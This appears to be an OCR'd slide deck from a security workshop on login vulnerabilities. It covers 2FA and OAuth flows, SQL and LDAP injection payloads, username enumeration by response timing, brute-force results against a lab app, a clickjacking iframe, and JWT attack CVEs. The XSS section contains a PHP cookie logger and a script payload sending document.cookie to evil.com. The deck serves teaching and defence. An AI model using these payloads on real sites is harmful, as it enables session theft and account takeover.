

Your application
Routee
POST /2step
User
Sents SMS with generated code
trackingId
Provide received code
POST /2step/trackingId
Callback
HTTP OK

OTP & MFA & 2FA




```
POST /account/login_verification HTTP/1.1
Host: site.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:86.0) Gecko/20100101 Firefox/86.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 229
Origin: https://site.com
DNT: 1
Connection: close
Referer:
https://site.com/account/login_verification?platform=web&user_id=336773725&challenge_type=Sms&challenge_id=c2BRiDCFT9hFzbW0XgXVp9GJVBzEN3v8p5w4jJ&
remember_me=true&redirect_after_login_verification=%2F
Cookie: personalization_id="v1_go/6swEquhcmVCDx5mTcOQ=="; guest_id=v1%3A161619061462720348; gt=1373029074675888134; ct0=
8fa0cd52c5fce23e0b59688339e5da38; sess=
BAh7CyIKZmxhc2hJQzonQWN0aW9uQ29udHJvbGxlcjo6Rmxhc2g6OkZsYXNo%250ASGFzaHsABjoKQ3JlYXRlZF9hdGwrCADKd0x4AToMY3NyZl9p%250AZCIlZDNjZmFiMzkyNjUxYjViZDI0
MWE3YWU5NjM4MzNmYjE6B2lkIiVkMDg4%250AZjRlZWVjY2YwYTc5OThmODJkZTlkMWUxYjUyNTofbG9naW5fdmVyaWZpY2F0%250AaW9uX3VzZXJfaWRpBF3CEhQ6ImxvZ2luX3IitjMkJSaU
RDRlQ5aEZ6YlcwWGdYVnA5R0pWQnpFTjN2OHA1dzRqSg%253D%253D--ea881d902b21a3c2709c0eb53b3096a9cf107a6f; att=1-wGBXdD7B0CWrSMJTbfNqn9iGl0ANsIOIx4s1nEOe
Upgrade-Insecure-Requests: 1

authenticity_token=cdd1f2d608cc774ba7af2dc361f21c&challenge_id=c2BRiDCFT9hFzbW0XgGJVBzEN3v8p5w4jJ&user_id=336773725&challenge_type=Sms&platform=
web&redirect_after_login=%2F&remember_me=true&challenge_response=123456
```

Oauth 2.0 & OpenID


Resource owner
1. User accesses resource
2. Client requests authorization, usually with a log in page
3. User inputs credentials
8. User can acces the application
Client
4. Client transfers user's credentials with OAuth keys
5. Authorization server gives Access Token
6. Transfer Access token
7. Gives access to the resource
Authorization server
Resource server

PRISMA

Oauth 2.0



Authorize GitLab.com

GitLab.com by gitlabhq
wants to access your **sohamkamani** account

Personal user data
Email addresses (read-only)


Authorizing will redirect to
https://gitlab.com

Not owned or operated by GitHub

Created **5 years ago**

More than 1K GitHub users

Which Login Type is More Secure?



Login Vulnerabilities

- Username Enumeration
- Injections
- Brute Force Attacks
- Clickjacking
- SSL Vulns.
- XSS
- Session Fixation
- JWT Vulns.

Injections

SELECT username, pass FROM users WHERE username='$uname' AND password='$passwrd‘

The payload is ' or ''=‘

SELECT username, pass FROM users WHERE username='' OR ''='' AND password='' or ''=''

Injections

In the injection category, we should not consider only SQL Injection vulnerability.


For example LDAP Injection:

user=*)(&

password=*)(&

(&(user=*)(&)(password=*)(&))

Username Enumeration




Facebook'a Giriş Yap

beykentieee@mail.com

Girdiğin e-posta bir hesaba bağlı değil. **Hesabını bul ve giriş yap.**

●●●●●●●●●●●

Username Enumeration




```
POST /sessions HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac
OS X 10.10; rv:32.0) Gecko/20100101
Firefox/32.0
Accept:
text/html,application/xhtml+xml,application/xm
l;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:3000/
Cookie:
_findMyUsers_session=a2NXVXVrbkd6MUhvelRTbG8yM
ktMZUFVSEtuSEtvRlpIWTNWOWR6OC92ckQ5dDQzWVhLckp
1QUhTMlN                  yU3JDSmpYOWYvT
3o0S0tq                   jBvUmNuaXhLL3d
QTXJ1M0l                  kNTFDemlJYS9PV
DFhNkg4Y                  U8wNTlQRVBsZVh
VLS1la2N                  BPT0%3D--20d66
97cf1b1d                  581
Connecti
Content-Type:
application/x-www-form-urlencoded
Content-Length: 66

sessions%5Busername%5D=user@nvisium.com&sessio
ns%5Bpassword%5D=aaa
```

Valid Username

```
HTTP/1.1 200 OK
X-Frame-Options: SAMEORIGIN
X-Xss-Protection: 1;
mode=block
X-Content-Type-Options:
nosniff
X-Ua-Compatible: chrome=1
Content-Type: text/html;
charset=utf-8
Etag:
"41a089c66d091bc1d2b5f0b01656f1
82"
Cache-Control: max-age=0,
private, must-revalidate
X-Request-Id:
00815b8d-ba7c-444f-bd58-a33a723
ce5ed
X-Runtime: 3.512637
Server: WEBrick/1.3.1
(Ruby/1.9.3/2013-11-22)
Date: Tue
00:38:52
Content-
Connecti
Set-Cook
request_
Set-Cook
_findMyUsers_session
V1UnFrS042T0prWGdzM0pvZ3U0  kNRT
FhDUmlGaUQvVFFDM2U3RmJXanFQ  lVC
```

4,515ms response time

938 bytes | 4,515 millis



```
POST /sessions HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac
OS X 10.10; rv:32.0) Gecko/20100101
Firefox/32.0
Accept:
text/html,application/xhtml+xml,application/xm
l;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:3000/
Cookie:
_findMyUs                 d6MUhvelRTbG8yM
ktMZUFVS                  kQ5dDQzWVhLckp
1QUhTMlN                  yU3JDSmpYOWYvT
3o0S0tq                   jBvUmNuaXhLL3d
QTXJ1M0l                  kNTFDemlJYS9PV
DFhNkg4Y                  U8wNTlQRVBsZVh
VLS1la2N                  BPT0%3D--20d66
97cf1b1d                       b681
Connection: keep-alive
Content-Type:
application/x-www-form-urlencoded
Content-Length: 66

sessions%5Busername%5D=aaar@nvisium.com&sessio
ns%5Bpassword%5D=aaa
```


Invalid Username

```
HTTP/1.1 200 OK
X-Frame-Options: SAMEORIGIN
X-Xss-Protection: 1;
mode=block
X-Content-Type-Options:
nosniff
X-Ua-Compatible: chrome=1
Content-Type: text/html;
charset=utf-8
Etag:
"41a089c66d091bc1d2b5f0b01656f1
82"
Cache-Control: max-age=0,
private, must-revalidate
X-Request-Id:
000399a4-bb3e-4d5c-8e0d-ed56816
be5f8
X-Runtime: 0.003274
Server: WEBrick/1.3.1
(Ruby/1.9.3/2013-11-22)
Date: Tu
00:40:54
Content-
Connecti
Set-Cook
request_
Set-Cook
_findMyUsers_session=NE1 ZEwrMl
FjWElTTG9RYzNiS002N3ZmZzd VDFkb
mU0Rm1Wdnl5WmRjZ1BscHVvK2Q UUFT
```

1,006ms response time

938 bytes | 1,006 millis


Brute Force Attacks




Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
4	administrator	admin	200	□	□	4388	
5	test	admin	200	□	□	4388	
6	admin	pass	200	□	□	4388	
7	bee	pass	200	□	□	4388	
8	root	pass	200	□	□	4388	
9	administrator	pass	200	□	□	4388	
10	test	pass	200	□	□	4388	
11	admin	password	200	□	□	4388	
12	bee	password	200	□	□	4388	
13	root	password	200	□	□	4388	
14	administrator	password	200	□	□	4388	
15	test	password	200	□	□	4388	
16	admin	12345	200	□	□	4388	
17	bee	12345	200	□	□	4388	

```
POST /bwapp/login.php HTTP/1.1
Host: websploit2018
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://websploit2018/bwapp/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 54
DNT: 1
```

SSL Vulnerabilities



Clickjacking



Website is vulnerable to clickjacking!

Very Important Login Form

Username

Enter Username

Password


Enter Password

Login

☑ Remember me


Cancel

Forgot password?



```html
<html>
<head>
    <title>IEEE Beykent</title>
</head>
<body>
    <p>Website is vulnerable to clickjacking!</p>
    <iframe src="https://ayberk.ninja/data/login-form.html" width="500" height="500"></iframe>
</body>
</html>
```


XSS



```php
<?php

function GetIP()
{
    if (getenv("HTTP_CLIENT_IP") && strcasecmp(getenv("HTTP_CLIENT_IP"), "unknown"))
        $ip = getenv("HTTP_CLIENT_IP");
    else if (getenv("HTTP_X_FORWARDED_FOR") && strcasecmp(getenv("HTTP_X_FORWARDED_FOR"), "unknown"))
        $ip = getenv("HTTP_X_FORWARDED_FOR");
    else if (getenv("REMOTE_ADDR") && strcasecmp(getenv("REMOTE_ADDR"), "unknown"))
        $ip = getenv("REMOTE_ADDR");
    else if (isset($_SERVER['REMOTE_ADDR']) && $_SERVER['REMOTE_ADDR'] && strcasecmp($_SERVER['REMOTE_ADDR'], "unknown"))
        $ip = $_SERVER['REMOTE_ADDR'];
    else
        $ip = "unknown";
    return($ip);
}

function logData()
{
    $ipLog="log.txt";
    $cookie = $_SERVER['QUERY_STRING'];
    $register_globals = (bool) ini_get('register_gobals');
    if ($register_globals) $ip = getenv('REMOTE_ADDR');
    else $ip = GetIP();

    $rem_port = $_SERVER['REMOTE_PORT'];
    $user_agent = $_SERVER['HTTP_USER_AGENT'];
    $rqst_method = $_SERVER['METHOD'];
    $rem_host = $_SERVER['REMOTE_HOST'];
    $referer = $_SERVER['HTTP_REFERER'];
    $date=date ("l dS of F Y h:i:s A");
    $log=fopen("$ipLog", "a+");

    if (preg_match("/\bhtm\b/i", $ipLog) || preg_match("/\bhtml\b/i", $ipLog))
        fputs($log, "IP: $ip | PORT: $rem_port | HOST: $rem_host | Agent: $user_agent | METHOD: $rqst_method | REF: $referer | DATE{ : } $date | COOKIE:  $cookie <br>");
    else
        fputs($log, "IP: $ip | PORT: $rem_port | HOST: $rem_host |  Agent: $user_agent | METHOD: $rqst_method | REF: $referer |  DATE: $date | COOKIE:  $cookie \n\n");
    fclose($log);
}

logData();

?>
```

"><script language= "JavaScript">document.location="http://evil.com/a.php?cookie=" + document.cookie;document.location="http://victimsite.com"</script>

Session Fixation



JWT Vulnerabilities

- Modify the algorithm to None (CVE-2015-9235)
- Change the algorithm RS256(asymmetric) to HS256(symmetric) (CVE-2016-5431/CVE-2016-10555)
- Embedded Public Key (CVE-2018-0114)
- Brute-force HMAC secret

Prevention

